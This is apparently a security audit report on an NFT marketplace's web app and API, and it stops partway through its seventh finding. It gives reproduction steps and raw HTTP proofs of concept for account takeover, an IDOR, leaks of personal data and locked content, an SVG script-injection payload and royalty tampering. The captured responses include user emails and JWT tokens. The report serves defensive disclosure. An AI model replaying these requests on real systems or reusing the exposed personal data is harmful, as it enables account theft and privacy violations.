



Audit Report

March, 2023

For



Table of Content

| | |
|-------------------------------|----|
| Executive Summary | 01 |
| Checked Vulnerabilities | 03 |
| Techniques and Methods | 04 |
| Manual Testing | 05 |
| High Severity Issues | 05 |
| Medium Severity Issues | 16 |
| Low Severity Issues | 23 |
| Closing Summary | 29 |
| About QuillAudits | 30 |



Executive Summary

Project Name

Decrypt NFT marketplace

Overview

The Decrypt NFT marketplace is Decrypt's Marketplace product. The Marketplace is built from the ground up and offers a customizable platform for NFT trading.

Timeline

February 13, 2023 - March 20, 2023

Scope of Audit

The scope of this pentest was to analyze the marketplace AND corresponding api endpoints for quality, security, and correctness.

In Scope

Web-App and API:


<https://decrypt-test.blockchainaustralia.link/>

<https://decryptapi.blockchainaustralia.link>

Fixed In:

<https://decrypt-test.blockchainaustralia.link/>

<https://decryptapi.blockchainaustralia.link>



| | High | Medium | Low | Informational |
|---------------------------|------|--------|-----|---------------|
| Open Issues | 0 | 0 | 0 | 0 |
| Acknowledged Issues | 0 | 0 | 0 | 0 |
| Partially Resolved Issues | 0 | 0 | 0 | 0 |
| Resolved Issues | 5 | 5 | 4 | 0 |

Types of Severities

High

A high severity issue or vulnerability means that your smart contract can be exploited. Issues on this level are critical to the smart contract's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium

The issues marked as medium severity usually arise because of errors and deficiencies in the smart contract code. Issues on this level could potentially bring problems, and they should still be fixed.

Low

Low-level severity issues can cause minor impact and or are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational

These are severity issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

These are the issues identified in the initial audit and have been successfully fixed.

Acknowledged

Vulnerabilities which have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.



Checked Vulnerabilities

We scanned the application for commonly known and more specific vulnerabilities. Here are some of the commonly known vulnerabilities that we considered:

- ✓ Improper Authentication
- ✓ Improper Resource Usage
- ✓ Improper Authorization
- ✓ Insecure File Uploads
- ✓ Insecure Direct Object References
- ✓ Client-Side Validation Issues
- ✓ Rate Limit
- ✓ Input Validation
- ✓ Injection Attacks
- ✓ Cross-Site Scripting (XSS)
- ✓ Cross-Site Request Forgery
- ✓ Security Misconfiguration
- ✓ Broken Access Controls
- ✓ Insecure Cryptographic Storage
- ✓ Insufficient Cryptography
- ✓ Insufficient Session Expiration
- ✓ Insufficient Transport Layer Protection
- ✓ Unvalidated Redirects and Forwards
- ✓ Information Leakage
- ✓ Broken Authentication and Session Management
- ✓ Denial of Service (DoS) Attacks
- ✓ Malware
- ✓ Third-Party Components



Techniques and Methods

Throughout the audit of smart contract, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture, information leakage, web service integration, and other associated related information to web server & web services.
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest

Burp Suite
DNSenum
Dirbuster
SQLMap
Acunetix
Nmap
Metasploit
Horusec
Postman
Netcat
Nessus and many more.

Manual Testing

High Severity Issues

1. Account Takeover of any user

Description

Account takeover is a type of security issue where an attacker gains unauthorized access to a user's account by exploiting vulnerabilities in the security of the authentication process. One of the main causes of account takeover is the lack of a secure password policy. Weak passwords or easily guessable passwords can be easily exploited by attackers, allowing them to take control of an account.

Here, in the NFT Marketplace all you need is the wallet address to get JWT token of any user along with their user id.

Vulnerable Endpoint

/api/v1/auth/Login

Steps to Reproduce

1. Click on Connect Wallet and intercept the request in BurpSuite or any other request interceptor.
2. See the request and response sent and received for POST request of <https://decryptapi.blockchainaustralia.link/api/v1/auth/Login>
3. There is only one parameter to receive the JWT token of the account i.e sWalletAddress

```
POST /api/v1/auth/Login HTTP/1.1
Host: decryptapi.blockchainaustralia.link
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://decrypt-test.blockchainaustralia.link/
Content-Type: application/json
Content-Length: 63
Origin: https://decrypt-test.blockchainaustralia.link
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site

{"sWalletAddress":"0x445e5Bc684708266CB849CB653D2885AB9d12a6d"}
```



Remediation

- Enforce strong password policies: Implement policies that require users to create strong passwords, which are long and complex and include a combination of uppercase and lowercase letters, numbers, and special characters.
- Implement multi-factor authentication (MFA): Implement MFA to provide an additional layer of security to prevent unauthorized access even if passwords are compromised.
- Regularly update salt parameter if adding that along with token.

POC

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
POST /api/v1/auth/Login HTTP/1.1
Host: decryptapi.blockchainaustralia.link
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://decrypt-test.blockchainaustralia.link/
Content-Type: application/json
Content-Length: 63
Origin: https://decrypt-test.blockchainaustralia.link
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
{"sWalletAddress":"0x445e5Bc684708266CB849CB653D2885AB9d12a6d"}
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 20 Feb 2023 09:27:09 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 387
Connection: close
Server: nginx/1.18.0 (Ubuntu)
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: *
Vary: Origin, Accept-Encoding
Set-Cookie:
connect.sid=s%3AvF1-K2_81pG0-53vV0Ho8ya-iYyxeoeQ.Tit7VgsQYvcRWQLIE7u%2FXuqWhgBuHBRCMBFboLUK9CE; Path=/; HttpOnly

{"statusCode":200,"message":"User Login successfully","data":{"auth":true,"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYzMjY2rh0WUzNMNjZWl2NmVLZTBjYSIsInNSb2xIijoidXNlciiSImlhcdI6MTY3Njg4NTIyOSwiZXhwIjoxNjc3MTQ0NDI5fQ.zbwYXk4kffg3sVRmEmeCi5dfJAGD9Yb7b06sClwbyyQ","sWalletAddress":"0x445e5Bc684708266CB849CB653D2885AB9d12a6d","userId":"63f33cda9e35cceeb66eee0ca","user":true}}
```

Status

Resolved

2. PII Information leaking (Email Address)

Description

PII (Personally Identifiable Information) leaking of email addresses occurs when an unauthorized person gains access to email addresses that were not intended for public or external use. Email addresses are considered PII because they can be used to identify an individual and used for targeted attacks, spamming, phishing, and other malicious activities.

Vulnerable Endpoint

/api/v1/user/allDetails
/api/v1/bid/fetchBidNft

Steps to Reproduce

Case 1

1. User's personal information such as Email Addresses and Websites are not found anywhere in the profile of any user
2. However, the endpoint /api/v1/user/allDetails is leaking such information about all users
3. Send a POST request to `decryptapi.blockchainaustralia.link/api/v1/user/allDetails` endpoint with the following body parameters
`{"page":1,"limit":1000,"sTextsearch":""}`
4. The response will show all users email addresses and websites they saved in their profile
*POST /api/v1/user/allDetails HTTP/2
Host: decryptapi.blockchainaustralia.link
Origin: https://decrypt-test.blockchainaustralia.link
{ "page":1,"limit":1000,"sTextsearch":"" }*

Case 1

1. Similarly the endpoint `fetchBidNft` also discloses corresponding dealer's personal information in response
2. While buying an NFT the endpoint `fetchBidNft` is called whose response discloses email address, website and bio of the other person.



- Send a `POST` request to `decryptapi.blockchainaustralia.link/api/v1/bid/fetchBidNft` endpoint with the following body parameters

```
{"nftID":"635237550c4d67488f61555b","orderID":"All","buyerID":"All","bidStatus":"All"}
```

- Check the response, you will find email, website and bio of the profile from whom you are buying

`POST /api/v1/bid/fetchBidNft HTTP/2`

`Host: decryptapi.blockchainaustralia.link`

`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Referer:`

`https://decrypt-test.blockchainaustralia.link/`

`Content-Type: application/json`

`Authorization:`

`eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9.eyJpZCI6IjYzZTY5ZThkOWUzNWNjZWI2NmVlZDI3ZilsInNSb2xlljoidXNlcilsImIhdCI6MTY3NjM5MzMwNCwiZXhwIjoxNjc2NjUyNTA0fQ.a4nLac2Oo7DJL5yQjzh5dXnRKcDoZ9kpI0_zWykxBkw`

`Content-Length: 86`

`Origin: https://decrypt-test.blockchainaustralia.link`

```
{"nftID":"635237550c4d67488f61555b","orderID":"All","buyerID":"All","bidStatus":"All"}
```

Recommended Fix

- Implement proper access controls: Limit access to email addresses to only those who need it for legitimate business purposes.
- Encrypt email addresses: Implement encryption to protect email addresses in transit and at rest.
- Use tokenization or pseudonymization: Instead of using actual email addresses, use tokenization or pseudonymization techniques to replace email addresses with a unique identifier.

POC

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to `/api/v1/user/allDetails` with the following JSON payload:

```
1 POST /api/v1/user/allDetails HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link/
8 Content-Type: application/json
9 Content-Length: 40
10 Origin: https://decrypt-test.blockchainaustralia.link
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-site
14 Te: trailers
15 Connection: close
16
17 {
  "page":1,
  "limit":1000,
  "sTextsearch": ""
}
```

The Response pane shows the JSON response containing user details, with several fields highlighted in red:

```
"sRole":"user",
"sStatus":"active",
"user_followings":[
],
"sWalletAddress":"0x9590C0ecP64666E131Bff278da6d6d36918958E",
"sCreated":"2022-09-07T10:17:30.488Z",
"oName":(
  "sFirstname":"Deepak",
  "sLastname":"Account 1"
),
"sBio":"testsststststststs",
"sEmail":"deepak.decrypt11@gmail.com",
"sWebsite":"dfsdg",
"ProfilePicUrl":"https://staging-decrypt-nft-io.sgpl.digitaloceanspaces.com/10",
"is_user_following":"false"
),
{
  "_id":"63183832ec03c09c72ab27c9",
  "sUserName":"",
  "sRole":"user",
  "sStatus":"active",
  "user_followings":[
],
"sWalletAddress":"0xd5976fFd3943Df7E7D9d2A760e8fcB0608a69aB5",
"sCreated":"2022-09-07T06:20:34.422Z",
"is_user_following":"false"
),
{
  "_id":"6316eed65de22273e7094198",
  "sUserName":"",
  "sRole":"user",
  "sStatus":"active",
  "user_followings":[
]
},
```

Search results at the bottom indicate 21 matches found in 28,826 bytes | 236 millis.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to `/api/v1/bid/fetchOfferNft` with the following JSON payload:

```
1 POST /api/v1/bid/fetchOfferNft HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/10
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link/
8 Content-Type: application/json
9 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYzZTY5MGFlNCJmYjIyZMONCjJM
10 Content-Length: 134
11 Origin: https://decrypt-test.blockchainaustralia.link
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Te: trailers
16 Connection: close
17
18 {
  "nftID": "635237550c4d67488f61555b"
}
```

The Response pane shows the JSON response containing user details, with several fields highlighted in red:

```
"user_followers_size":0,
"sWalletAddress":"0xDf84b677bed4c1756eDC235c4AD03f414444362A",
"sCreated":"2022-08-30T06:09:08.290Z",
"_v":0,
"oName":(
  "sFirstname":"Small",
  "sLastname":"Wonder"
),
"sBio":"Artist, NFT Collector",
"sEmail":"thesmallwonder7@gmail.com",
"ProfilePicUrl":"https://staging-decrypt-nft-io.sgpl.digitaloceanspaces.com/SW",
"sWebsite":"https://thesmallwonder7.wixsite.com/promises"
),
"oBidStatus":"MakeOffer",
"oBidPrice":(
  "sNumberDecimal":"0"
),
"oNETID": "635237550c4d67488f61555b",
"oIndex": 10-0720024b61000b55
```

Search results at the bottom indicate 0 matches found in 0 matches.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to `/api/v1/bid/fetchBidNft` with the following JSON payload:

```
1 POST /api/v1/bid/fetchBidNft HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/10
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link/
8 Content-Type: application/json
9 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYzZTY5ZThkOWUzNWNjZWl2NmV1Z
10 Content-Length: 86
11 Origin: https://decrypt-test.blockchainaustralia.link
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Te: trailers
16 Connection: close
17
18 {
  "nftID": "635237550c4d67488f61555b"
}
```

The Response pane shows the JSON response containing user details, with several fields highlighted in red:

```
"user_followers_size":0,
"sWalletAddress":"0xDf84b677bed4c1756eDC235c4AD03f414444362A",
"sCreated":"2022-08-30T06:09:08.290Z",
"_v":0,
"oName":(
  "sFirstname":"Small",
  "sLastname":"Wonder"
),
"sBio":"Artist, NFT Collector",
"sEmail":"thesmallwonder7@gmail.com",
"ProfilePicUrl":"https://staging-decrypt-nft-io.sgpl.digitaloceanspaces.com/SW",
"sWebsite":"https://thesmallwonder7.wixsite.com/promises"
),
"oBidStatus":"MakeOffer",
"oBidPrice":(
  "sNumberDecimal":"0"
),
"oNETID": "635237550c4d67488f61555b",
"oIndex": 10-0720024b61000b55
```

Search results at the bottom indicate 0 matches found in 0 matches.

Status

Resolved



3. IDOR to put private NFTs of other users on marketplace

Description

IDOR (Insecure Direct Object Reference) is a type of security vulnerability that allows an attacker to access resources or functionality in a web application that they should not have access to, such as private NFTs of other users on a marketplace.

In the context of an NFT marketplace, an IDOR vulnerability could allow an attacker to manipulate the API request parameters and access private NFTs of other users. This can result in theft or unauthorized access to valuable assets.

Vulnerable Endpoint

/api/v1/order/createOrder

Steps to Reproduce

1. Create a private NFT on the marketplace from first account
 2. Send the following POST request to <https://decryptapi.blockchainaustralia.link/api/v1/order/createOrder> with following body parameters

```
{"nftId": "63ec913f9e35cceeb66eeda60", "seller": "0x6A76dA346B7CC20f57A5f422b7E9C775692ff069", "tokenAddress": "0x0000000000000000000000000000000000000000000000000000000000000000", "collection": "0x1b88b7eb63a553e2ab838d2a58d1f98ee1866f9e", "price": "1000000000000000", "quantity": 1, "saleType": 0, "validUpto": 2214189165, "signature": [28, "0x28838b1810ffdaac42e1979c0375a29f488942fbf1a82e9d0ff932ce3759e2b7", "0x7e7ada1d7643109a947814d3ce93006331e8dc4a2087fc462353cb9ffd9411c3"], "tokenId": 6, "auctionEndDate": "01/03/2040", "salt": 9760577}
```

3. Replace seller, nftId, and collection with victim's deals in the request and send the request

Recommendation

Verify who is executing the request. If the JWT token and corresponding IDs are different, the request must be dropped and not to be executed.



POC

Put me on sale

Creator rk

Collection 0x0c...ce15

Action History Active Bids Details Active Offer

Created by 0xC5f7....547FF1
at 1/1 edition each

Put On Marketplace Transfer NFT

Marketplace Resources

Extender Project options User options Software Vulnerability Scanner AES Killer

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

52 x 53 x 54 x 55 x 56 x 57 x 58 x 59 x

41 x 42 x 43 x 44 x 45 x 46 x 47 x 48 x 49 x 50 x 51 x

29 x 30 x 31 x 32 x 33 x 34 x 35 x 36 x 37 x 38 x 39 x 40 x

15 x 16 x 17 x 18 x 20 x 22 x 23 x 24 x 25 x 26 x 27 x 28 x

2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 11 x 10 x 12 x 13 x 14 x

60 x 61 x 62 x 63 x 6A7 create order x 65 x -

Send Cancel < > Request Response

Pretty Raw \n Actions Pretty Raw Render \n Actions

1 POST /api/v1/order/createOrder HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.149 Safari/537.36
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link
8 Authorization: eyJhbGciOiJIUzI1NiIsInR5cC
9 Content-Type: application/json
10 Content-Length: 496
11 Origin: https://decrypt-test.blockchainaustralia.link
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Te: trailers
16 Connection: close
17
18 {
 "nftId": "63ec962a7bfb9ec347bc37dc",
 "seller": "0xc5f789d88b6FDa0C6e04D3A1E28",
 "tokenAddress": "0x00000000000000000000000000000000",
 "collection": "0x0c1005ae2c9631784b39cc5",
 "price": "10000000000000000",
 "quantity": 1,
 "saleType": 0.
}

Ready

0 matches 0 matches

Put me on sale

Creator rk

Collection 0x0c...ce15

Action History Active Bids Details Active Offer

0xC5f7....547FF1
1/1 edition for 0.0001 MATIC each on sale

Remove From Sale Transfer NFT

Marketplace Resources

Extender Project options User options Software Vulnerability Scanner AES Killer

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

52 x 53 x 54 x 55 x 56 x 57 x 58 x 59 x

41 x 42 x 43 x 44 x 45 x 46 x 47 x 48 x 49 x 50 x 51 x

29 x 30 x 31 x 32 x 33 x 34 x 35 x 36 x 37 x 38 x 39 x 40 x

15 x 16 x 17 x 18 x 20 x 22 x 23 x 24 x 25 x 26 x 27 x 28 x

2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 11 x 10 x 12 x 13 x 14 x

60 x 61 x 62 x 63 x 6A7 create order x 65 x -

Send Cancel < > Request Response

Pretty Raw \n Actions Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Wed, 15 Feb 2023 08:24:10 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 814
5 Server: nginx/1.18.0 (Ubuntu)
6 X-Powered-By: Express
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: *
9 Vary: Origin, Accept-Encoding
10 Set-Cookie: connect.sid=s%3Arkp0WHcU7hsKB
11 :
12 {
 "statusCode": 200,
 "message": "Order created",
 "data": {
 "oBundleTokens": [],
 "oBundleTokensQuantities": [],
 "oSignature": [28, "0x0824855713e6a32aded64dc6c291ad02", "0x563583738ec3ed5b8b619781238f2f01],
 "oStatus": 1.
 }
}

Done

0 matches 0 matches

1,210 bytes | 16,027 millis

Status

Resolved



4. Premium Content (Unlock Once Purchased) leaking via API call

Description

Critical content leakage refers to the unauthorized disclosure of sensitive information, such as trade secrets, financial information, or personal data, that can have serious consequences for an organization. This vulnerability can occur when an API responds with sensitive data to unauthorized requests or when there is a misconfiguration in the API that allows unauthorized access to sensitive data.

Vulnerable Endpoint

/api/v1/nft/viewnft/nft_id]

Steps to Reproduce

1. List an NFT with `Unlock once purchased` enabled
2. Send a GET request to https://decryptapi.blockchainaustralia.link/api/v1/nft/viewnft/nft_id
endpoint
3. You will find the secret content associated with the NFT in the response of the API call.
Check `nLockedContent` parameter in the response

```
GET /api/v1/nft/viewnft/63ec8e237bfb9ec347bc363f HTTP/2
Host: decryptapi.blockchainaustralia.link
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Connection: close
```

Recommendation

Implement data masking: Implement data masking techniques to replace sensitive data with fake or obscured data when displaying it to unauthorized users.

POC

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Target is set to <https://decryptapi.blockchainaustralia.link>. The Request pane displays a GET request for the URL above, with the host header explicitly set to `Host: decryptapi.blockchainaustralia.link`. The Response pane shows a JSON object representing an NFT item. The `nLockedContent` field is highlighted with a red box. The response body includes fields such as `nDescription`, `nCreator`, `sFirstname`, `sLastname`, `sUserName`, `sRole`, `sStatus`, `sWalletAddress`, `sCreated`, `sBio`, `sEmail`, `sWebsite`, `nTokenID`, `nType`, and `nhftImage`.

```
1 GET /v1/nft/viewnft/63ec8e237bfb9ec347bc363f HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link/
8 Content-Type: application/json
9 Origin: https://decrypt-test.blockchainaustralia.link
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Connection: close
14
15
```

```
"nDescription": "RK Secret",
"nCreator": {
  "oName": {
    "sFirstname": "rk",
    "sLastname": "rk"
  },
  "sUserName": "rkrk",
  "sRole": "user",
  "sStatus": "active",
  "user_followings": [
  ],
  "user_followers_size": 0,
  "_id": "63e690ae7bfb9ec347bc2513",
  "sWalletAddress": "0x6A76dA346B7CC20f57A5f422b7E9c775690ff069",
  "sCreated": "2023-02-10T18:45:02.393Z",
  "__v": 0,
  "sBio": "rk",
  "sEmail": "rk@rk.com",
  "sWebsite": "rk.com"
},
"nTokenID": 12,
"nType": 1,
"nLockedContent": "REDACTED", // This field is highlighted with a red box
"nhftImage": "https://staging-decrypt-nft-10.s3.us-east-2.amazonaws.com/1676447264656",
"nhftImageType": "Image",
"hash": "0xd90eb85be9e20643349d187989d3ec606dcbbb2732308342fc2ce5c9d68860b0",
"nCreated": "2023-02-15T07:47:47.729Z",
"__v": 1,
"sCollectionDetail": null,
"loggedinUserId": ""
```

Status

Resolved



5. XSS via file upload image

Description

XSS (Cross-Site Scripting) via file upload image refers to a type of vulnerability that occurs when an attacker uploads an image containing malicious code to a web application. When other users view the image on the web application, the malicious code is executed on their browsers, allowing the attacker to steal sensitive information or perform other malicious actions.

Steps to Reproduce

Upload a .png file with .svg content as profile picture by injecting a script tag in it.

```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<script>alert(1)</script></svg>
```

Open the uploaded file and you will see the javascript executed in your browser

Recommendation

To avoid XSS via file upload image vulnerabilities, it is recommended to follow the following measures:

- Implement proper validation: Implement proper validation checks on uploaded images to ensure that they are not able to contain malicious code.
- Use Content Security Policy (CSP): Implement a Content Security Policy to limit the types of content that can be loaded on the web application, including images.
- Use secure image formats: Use secure image formats that do not support executable code, such as JPEG or PNG.
- Implement image processing libraries: Implement image processing libraries to sanitize uploaded images and remove any potentially malicious code.



POC

The screenshot shows a Firefox browser window with two tabs open. The active tab is titled "staging-decrypt-nft-io.sgp1.dig" and displays the URL "https://staging-decrypt-nft-io.sgp1.digitaloceanspaces.com/xss_png_svg_content.svg.png". A security warning dialog box is overlaid on the page, asking if the user wants to allow the site to prompt them again. The dialog has a "Don't allow" checkbox and an "OK" button. Below the dialog, the page source code is visible in the browser's developer tools:

```
1 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
2 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
3 <script>alert(1)</script>
4 </svg>
```

Status

Resolved



Medium Severity Issues

6. Manipulate Royalty

Description

In an NFT marketplace, royalties are fees paid to the original creator of the NFT every time it is sold or transferred to a new owner. An attacker being able to manipulate the royalty payment mechanism can have significant financial implications for the original creators of the NFTs.

Vulnerable Endpoint

api/v1/nft/create

Steps to Reproduce

1. While creating new NFT, manipulate the nRoyaltyPercentage in the POST request made to <https://decryptapi.blockchainaustralia.link/api/v1/nft/create> according to your choice.
2. The royalty will be set accordingly

Vulnerable Endpoint

Don't include the royalty parameter in the request. This will prevent attacker from manipulating its value. Hardcode it in the application logic. As we cannot really change it later if attacker sets and links multiple attacks together then users can actually lose royalties.

POC

```
-----38961133728050881613177385669
Content-Disposition: form-data; name="nRoyaltyPercentage"
54 Content-Disposition: form-data; name="nRoyaltyPercentage"
55
56 1
-----38961133728050881613177385669
Content-Disposition: form-data; name="nCollection"
59
60 -----38961133728050881613177385669
61 Content-Disposition: form-data; name="nDescription"
62
63 RK Price Test
64 -----38961133728050881613177385669
65 Content-Disposition: form-data; name="nTokenID"
66
67 6
68 -----
69 -----38961133728050881613177385669
70 Content-Disposition: form-data; name="nType"

```

```
{
  "isBlocked": false,
  "nUser_likes": [
    {
      "hashStatus": 0,
      "lazyMintingStatus": 0,
      "id": "63ec9a507bf9ec347bc3935",
      "nTitle": "RK Price Test",
      "nCollection": "0x0c1005a0cd9631784b39cc5ad5ad3bacb7b3ce15",
      "nHash": "QmcRUvNodhiMAVHENcg3D28Eqfuh4NgzWBYKccELsKcKM",
      "nOwnedBy": [
        {
          "lazyMinted": false,
          "id": "63ec9a507bf9ec347bc3936",
          "address": "0xc5f7b9d80b6ffda0c6e04d3a1e2817e1dd5547ff1",
          "quantity": 1,
          "name": "rrkrkrk"
        }
      ],
      "nQuantity": 1,
      "nRoyaltyPercent": 1,
      "nDescription": "RK Price Test",
      "nCollection": "0x0c1005a0cd9631784b39cc5ad5ad3bacb7b3ce15",
      "nTokenID": 6,
      "nType": 2,
      "nLockedContent": "",
      "nNftImage": "https://staging-decrypt-nft-io.spl.digitaloceanspaces.com/1676450382058",
      "nNftImageType": "Image",
      "hash": "0xb56ebc0acb2fa798f2b55056ec2834a5e640e100a2607b6b64a9425e2950c03",
      "nCreated": "2023-02-15T08:39:44.388Z",
      "nV": 0
    }
  ]
}
```

Status

Resolved

7. Business logic issue to change other user's profile pictures and uploaded NFTs by uploading same name file with different content

Description

A business logic vulnerability that allows an attacker to change other users' profile pictures and uploaded NFTs by uploading a file with the same name but different content can have serious consequences for the affected users and the organization hosting the NFT marketplace.

This vulnerability occurs when the NFT marketplace does not implement proper validation checks on uploaded files, allowing an attacker to upload a file with the same name as an existing file and overwrite its content. The attacker can then replace the original file with malicious content or data that can harm the user or the organization.

Vulnerable Endpoint

https://staging-decrypt-nft-io.sgp1.digitaloceanspaces.com/*

Steps to Reproduce

